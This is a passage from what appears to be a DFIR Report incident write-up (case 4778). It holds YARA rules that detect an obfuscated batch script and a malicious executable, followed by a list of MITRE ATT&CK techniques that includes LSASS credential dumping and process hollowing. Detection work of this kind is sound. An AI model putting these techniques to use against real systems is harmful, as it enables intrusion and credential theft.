$s1 = "%oveqxh%%qvgs%%siksf%%dlxh%%mdiry%%bkpy%%eluai%%cnvepu%%gpwfty%%bkpy%%jvfkra%%irckvi%%gpxipg%%veoamv%%v
$s2 = "%oveqxh%%qvgs%%siksf%%dlxh%%mdiry%%bkpy%%eluai%%cnvepu%%gpwfty%%bkpy%%jvfkra%%irckvi%%gpxipg%%veoamv%%v
$s3 = "%nhmveo%%siksf%irckvi%aqvmr%d" fullword ascii
$s4 = "bgobkp%%owing%%eqxo%%irckvi%%gobk%%gwcnve%%fryrww%%najafo%%cnvepu%%wgnvi%%amwen%%gpxipg%%pgpu%%cnvepu%"
$s5 = "%nhmveo% siksf= " fullword ascii
$s6 = "%nhmveo%%siksf%gpuc%aqvmr%Ap" fullword ascii
$s7 = "%nhmveo%%siksf%aqvmr==" fullword ascii
$s8 = "%nhmveo%%siksf%mdiry%aqvmr%:" fullword ascii
$s9 = "%nhmveo%%siksf%gpxipg%aqvmr%." fullword ascii
$s10 = "%nhmveo%%siksf%owing%aqvmr%7f" fullword ascii
$s11 = "%nhmveo%%siksf%bgobkp%aqvmr%659" fullword ascii
$s12 = "%nhmveo%%siksf%ygob%aqvmr%D" fullword ascii
$s13 = "%nhmveo%%siksf%pgpu%aqvmr%ex" fullword ascii
$s14 = "%nhmveo%%siksf%otmrb%aqvmr%l" fullword ascii
$s15 = "%nhmveo%%siksf%wclsbn%aqvmr%iMe" fullword ascii
$s16 = "%nhmveo%%siksf%qvgs%aqvmr%rt" fullword ascii
$s17 = "%nhmveo%%siksf%udpwpu%aqvmr%pD" fullword ascii
$s18 = "%nhmveo%%siksf%najafo%aqvmr%22c" fullword ascii
$s19 = "%nhmveo%%siksf%fryrww%aqvmr%d4d" fullword ascii
$s20 = "%nhmveo%%siksf%ensen%aqvmr%ee" fullword ascii
condition:
uint16(0) == 0x6573 and filesize < 4KB and
8 of them
}

rule case_4778_1a5f3ca6597fcccd3295ead4d22ce70b {
meta:
description = "files - file 1a5f3ca6597fcccd3295ead4d22ce70b.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-08-15"
hash1 = "7501da197ff9bcd49198dce9cf668442b3a04122d1034effb29d74e0a09529d7"
strings:
$s1 = "addconsole.dll" fullword wide
$s2 = "C:\\Wrk\\mFiles\\86\\1\\Release\\addconsole.pdb" fullword ascii
$s3 = ">->3>D>}>" fullword ascii /* hex encoded string '=' */
```

```
$s4 = "kmerjgyuhwjvueruewghgsdpdeo" fullword ascii
$s5 = "~DMUlA].JVJ,[2^>O" fullword ascii
$s6 = "xgF.lxh" fullword ascii
$s7 = "2.0.0.11" fullword wide
$s8 = "aripwx" fullword ascii
$s9 = "YwTjoq1" fullword ascii
$s10 = "LxDgEm0" fullword ascii
$s11 = "rvrpsn" fullword ascii
$s12 = "qb\"CTUAA~." fullword ascii
$s13 = ":,7;\"/1/= 1!'4'(&*?/:--(-(!1(&9JVJVMO\\JBSBS[UBT_JHC@GLZMA\\QKUKVj{oi~m~ppeqdww~{bk" fullword ascii
$s14 = ":,(9,=1?$2%06=:=*<'+2?!?-00!17$7XVZO_J]]X]XQAXVIZFZF]_LZRCRCKERDozxspw|j}qla{e{fzk" fullword ascii
$s15 = "Time New Roman" fullword ascii
$s16 = "gL:hdwKR8T" fullword ascii
$s17 = "NwQvL?_" fullword ascii
$s18 = "TEAqQ>W/" fullword ascii
$s19 = "+mnHy<m8" fullword ascii
$s20 = "uTVWh-F@" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "ae9182174b5c4afd59b9b6502df5d8a1" or 8 of them )
}
```

MITRE

T1055.012 – Process Injection: Process Hollowing
T1053.005 – Scheduled Task/Job: Scheduled Task
T1059.001 – Command and Scripting Interpreter: PowerShell
T1071.001 – Application Layer Protocol: Web Protocols
T1003.001 – OS Credential Dumping: LSASS Memory
T1444 – Masquerade as Legitimate Application
T1069 – Permission Groups Discovery
T1018 – Remote System Discovery
T1082 – System Information Discovery
T1016 – System Network Configuration Discovery
T1033 – System Owner/User Discovery
T1482 – Domain Trust Discovery
T1134 – Access Token Manipulation
T1105 – Ingress Tool Transfer
T1046 – Network Service Scanning
T1047 – Windows Management Instrumentation

Internal case #4778
